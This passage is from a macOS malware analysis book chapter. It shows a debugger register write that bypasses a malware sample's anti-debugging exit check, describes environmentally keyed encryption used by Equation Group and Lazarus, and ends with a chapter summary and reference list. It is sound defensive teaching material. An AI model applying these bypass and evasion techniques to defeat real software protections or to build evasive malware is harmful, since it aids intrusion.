
Modifying register values
...to bypass anti-debugging logic

Changing the value of the `EAX` register to 0 (via `reg write $rax 0`) means the comparison will (now) set the zero flag. Thus the `je` instruction will take the branch to address `0x000000010000B8B2`, avoiding the call to `exit` (at `0x000000010000B8AD`).

📝 Note:

We only need to modify the (lower) 32 bits of the RAX register (EAX), as this is all that is checked by the compare instruction (cmp).

At this point, it may seem that we as malware analysts ultimately have the upper hand ...no anti-analysis measures can stop us! Right? Well, not so fast. Sophisticated malware authors can leverage a protection encryption scheme that utilizes "environmentally generated" keys. Such keys are generated on the victim's system and thus unique to a specific instance of an infection, on a specific system. The implications of this are rather profound. Specifically, if the malware finds itself outside the environment it was keyed for (i.e. outside the victim's machine), it will be unable to decrypt itself. Which also means attempts to analyze the malware will (likely) fail, as it will remain encrypted:



Environmental protection scheme(s)
...and overview

If this environmental protection mechanism is implemented correctly, the only way to analyze such malware is either:

- directly on the (originally) infected system,
- or via a memory dump of the malware (captured on the (originally) infected system)

This protection mechanism has been leveraged in Windows malware (written by the infamous Equation Group [22]) as well as more recently on macOS, by the notorious Lazarus Group [23]). The latter encrypted all 2nd-stage payload with the serial number of the infected systems.

📝 Note:

For more on the (intriguing) topic of environment key generation see:

- "Writing Bad @$$ Malware for OS X" [24]
- "Environmental Key Generation towards Clueless Agents" [25]

Up Next

In this chapter, we discussed common anti-analysis approaches that malware may leverage in an attempt to thwart, or complicate our analysis efforts. After discussing how such logic can be identified, we illustrated how static and dynamic approaches can be utilized in order to bypass such logic, thus allowing our analysis to commence.

Armed with knowledge presented in this and (all) previous chapters, we’re now ready to comprehensively analyze a sophisticated piece of Mac malware, uncovering its viral infection capabilities, persistence mechanism, and ultimate goals!

References

1. Unravelling OSX.Windtail
https://www.virusbulletin.com/uploads/pdf/magazine/2019/VB2019-Wardle.pdf

2. “Burned by Fire(fox): A Firefox 0day Drops a macOS Backdoor (OSX.NetWire.A)”
https://objective-see.com/blog/blog_0x44.html

3. “Offensive Malware Analysis: Dissecting OSX/Fruitfly.b via a Custom C&C Server”
https://www.virusbulletin.com/uploads/pdf/magazine/2017/VB2017-Wardle.pdf

4. OSX.EvilQuest
https://objective-see.com/blog/blog_0x59.html

5. Perl Beautifier
https://www.cleancss.com/perl-beautify/

6. UPX
https://upx.github.io/

7. OSX.ColdRoot
https://objective-see.com/blog/blog_0x2A.html

8. TaskExplorer
https://objective-see.com/products/taskexplorer.html

9. “F*ck You HackingTeam”
https://papers.put.as/papers/macosx/2014/SyScan360-FuckYouHackingTeam.pdf

10. “HackingTeam Reborn; A Brief Analysis of an RCS Implant Installer”
https://objective-see.com/blog/blog_0x0D.html

11. mach-o/loader.h
https://opensource.apple.com/source/xnu/xnu-6153.11.26/EXTERNAL_HEADERS/mach-o/loader.h.auto.html

12. kern/mach_loader.c
https://opensource.apple.com/source/xnu/xnu-6153.11.26/bsd/kern/mach_loader.c

13. “Creating undetected malware for OS X”
https://ntcore.com/?p=436

14. “OSX/MacRansom”
https://objective-see.com/blog/blog_0x1E.html

15. “WTF is Mughthesec!?”
https://objective-see.com/blog/blog_0x20.html

16. "Evasions: macOS"
https://evasions.checkpoint.com/techniques/macos.html

17. “OSX/Proton.B: A Brief Analysis, at 6 miles Up”
https://objective-see.com/blog/blog_0x1F.html

18. “Detecting the Debugger”
https://developer.apple.com/library/archive/qa/qa1361/_index.html

19. “Defeating Anti-Debug Techniques: macOS ptrace variants”
https://alexomara.com/blog/defeating-anti-debug-techniques-macos-ptrace-variants/

20. “VMware OUI in Static MAC Addresses”
https://docs.vmware.com/en/VMware-vSphere/7.0/com.vmware.vsphere.networking.doc/GUID-ADFECCE5-19E7-4A81-B706-171E279ACBCD.html

21. OSX.KeyRanger
https://objective-see.com/blog/blog_0x16.html

22. “Equation Group: Questions And Answers”
https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/08064459/Equation_group_questions_and_answers.pdf

23. “Weaponizing a Lazarus Group Implant”
https://objective-see.com/blog/blog_0x54.html

24. “Writing Bad @$$ Malware for OS X”
https://www.blackhat.com/docs/us-15/materials/us-15-Wardle-Writing-Bad-A-Malware-For-OS-X.pdf

25. “Environmental Key Generation towards Clueless Agents”
https://www.schneier.com/wp-content/uploads/2016/02/paper-clueless-agents.pdf